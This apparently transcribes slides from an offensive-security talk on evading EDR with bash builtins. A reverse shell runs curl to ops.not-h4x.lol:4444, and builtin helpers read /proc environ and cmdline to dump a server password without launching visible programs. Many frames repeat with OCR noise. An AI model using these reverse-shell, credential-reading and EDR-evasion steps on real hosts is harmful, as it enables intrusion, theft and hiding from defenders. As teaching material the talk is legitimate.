
```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
```

8,1 77%



```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```

Text streams are a universal interface, except NULs



```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18
19
20
21
22
23
24
```

8,1 77%




```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000/busLOGNAME=wurzel_=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```

Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  ￼2
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d "" -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18
19
20
21
22
23
24
8,1 77%
```


```
Ops - Curiervshell  ￼1
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000/busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```

Text streams are a universal interface, except NULs



```
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18
19
20
21
22
23
24
```

8,1 77%



```
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7a45e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=u
nix:path=/run/user/1000/busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=u
serXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/l
ocal/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee
1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
```

Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  12%2
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<$1}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18
19
20
21
22
23
24
8,1 77%
```

```
Ops - Curirevshell  12%1
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7045e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bu
LOGNAME=wurzel_=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=userXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
> x0cat /proc/$$/environ
USER=wurzel
XDG_SESSION_TYPE=tty
SHLVL=0
MOTD_SHOWN=pam
HOME=/home/wurzel
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bu
LOGNAME=wurzel
_=/home/wurzel/bin/vulnerableserver
XDG_SESSION_CLASS=user
XDG_SESSION_ID=565
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac
LANG=C.UTF-8
SHELL=/bin/bash
PWD=/home/wurzel
```


Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  12%2
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18
19
20
21
22
23
24
8,1 77%
```

```
Ops - Curirevshell  12%1
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7045e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/busLOGNAME=wurzel_=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=userXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
> x0cat /proc/$$/environ
USER=wurzel
XDG_SESSION_TYPE=tty
SHLVL=0
MOTD_SHOWN=pam
HOME=/home/wurzel
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
LOGNAME=wurzel
_=/home/wurzel/bin/vulnerableserver
XDG_SESSION_CLASS=user
XDG_SESSION_ID=565
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac
LANG=C.UTF-8
SHELL=/bin/bash
PWD=/home/wurzel
```


Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  8,1 77%
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18 # TABDOC: xps Not-great process listing
19 xps() {
20     for C in /proc/*/cmdline; do
21         echo -E "---- $C ----"
22         x0cat "$C"
23     done
24 }
```

```
Ops - Curirevshell  8,1 77%
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7045e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bu
LOGNAME=wurzel_=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=userXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
> x0cat /proc/$$/environ
USER=wurzel
XDG_SESSION_TYPE=tty
SHLVL=0
MOTD_SHOWN=pam
HOME=/home/wurzel
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bu
LOGNAME=wurzel
_=/home/wurzel/bin/vulnerableserver
XDG_SESSION_CLASS=user
XDG_SESSION_ID=565
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac
LANG=C.UTF-8
SHELL=/bin/bash
PWD=/home/wurzel
```

Text streams are a universal interface, except NULs

```
fourutils.subr (~/.crs/ctrl-i) - VIM  ¯#2
8 # TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
11 # TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
18 # TABDOC: xps Not-great process listing
19 xps() {
20     for C in /proc/*/cmdline; do
21         echo -E "---- $C ----"
22         x0cat "$C"
23     done
24 }
```

8,1 77%

```
Ops - CuriFrevshell  ¯#1
> tab_list
tab_list - This function list
x0cat    - Print the NUL-terminated lines of $1 to stdout.
xcat     - Print the contents of the text file $1 to stdout.
xps      - Not-great process listing
```

```
Ops - CuriFrevshell  ¯#1
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7045e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=userXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
> x0cat /proc/$$/environ
USER=wurzel
XDG_SESSION_TYPE=tty
SHLVL=0
MOTD_SHOWN=pam
HOME=/home/wurzel
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
LOGNAME=wurzel
_/home/wurzel/bin/vulnerableserver
XDG_SESSION_CLASS=user
XDG_SESSION_ID=565
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac
LANG=C.UTF-8
SHELL=/bin/bash
PWD=/home/wurzel
```

Text streams are a universal interface, except NULs

```
fourutils.subr (~:/crs/ctrl-i) - VIM  ¯#2
# TABDOC: xcat Print the contents of the text file $1 to stdout.
9 xcat() { echo -E "${<"$1"}"; }
10
# TABDOC: x0cat Print the NUL-terminated lines of $1 to stdout.
12 x0cat() {
13     while read -d '' -r; do
14         echo -E "$REPLY"
15     done <"$1"
16 }
17
# TABDOC: xps Not-great process listing
18 xps() {
19     for C in /proc/*/cmdline; do
20         echo -E "---- $C ----"
21         x0cat "$C"
22     done
23 }
24 }
```

8,1 77%

```
Ops - CuriFrevshell  ¯#1
> tab_list
tab_list - This function list
x0cat    - Print the NUL-terminated lines of $1 to stdout.
xcat     - Print the contents of the text file $1 to stdout.
xps      - Not-great process listing
```

```
Ops - CuriFrevshell  ¯#1
12:38:46.728 Inserting crs/ctrl-i...
12:38:46.729 Inserted 826 bytes from crs/ctrl-i
12:38:46.729 SHA256: 412dc28f0c9ce06d743e81a7045e3fc769b812dfc6839c2d7d503df35c7bf81f
> xcat /proc/$$/environ
main: line 19: warning: command substitution: ignored null byte in input
USER=wurzelXDG_SESSION_TYPE=ttySHLVL=0MOTD_SHOWN=pamHOME=/home/wurzelDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/busLOGNAME=wurzel=/home/wurzel/bin/vulnerableserverXDG_SESSION_CLASS=userXDG_SESSION_ID=565PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/gamesXDG_RUNTIME_DIR=/run/user/1000VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acLANG=C.UTF-8SHELL=/bin/bashPWD=/home/wurzel
> x0cat /proc/$$/environ
USER=wurzel
XDG_SESSION_TYPE=tty
SHLVL=0
MOTD_SHOWN=pam
HOME=/home/wurzel
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
LOGNAME=wurzel
_/home/wurzel/bin/vulnerableserver
XDG_SESSION_CLASS=user
XDG_SESSION_ID=565
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac
LANG=C.UTF-8
SHELL=/bin/bash
PWD=/home/wurzel
```

Situational awareness with less ED(R?) awareness



```
Ops - Curlrevshell
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk78as1RHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

Situational awareness with less ED(R?) awareness

```
Ops - Curlrevshell 1
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

Situational awareness with less ED(R?) awareness

```
Ops - Curlrevshell  %1
wurzel  477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel  477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel  477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel  477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel  477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell  %1
---- /proc/477131/cmdline ----
/bin/sh
---- /proc/477133/cmdline ----
curl
-sk
--pinnedpubkey
sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q
-N
---- /proc/477134/cmdline ----
/bin/bash
---- /proc/477135/cmdline ----
curl
-K-
something-normal.com
```

```
Ops - Curlrevshell  %1
> tail -n 3 </var/log/procrastinationedr.log
2025/09/10 10:33:42 5 cat
2025/09/10 10:35:15 5 /bin/sh
2025/09/10 10:41:06 5 tail -n 3
```

Shell Gymnastics

A recap

1. We want the kernel to do things for us
2. The kernel will do whatever it gets a system call to do
3. Shell built-ins and external programs make system calls
4. EDR sees external programs
 - a. ...if they're even there

Shell Gymnastics

A ree


tl;dr - We make syscalls,
kernel does things

1. We ask the kernel to do things


Kernel will do whatever it
system call to do

built-ins and external
programs make system calls

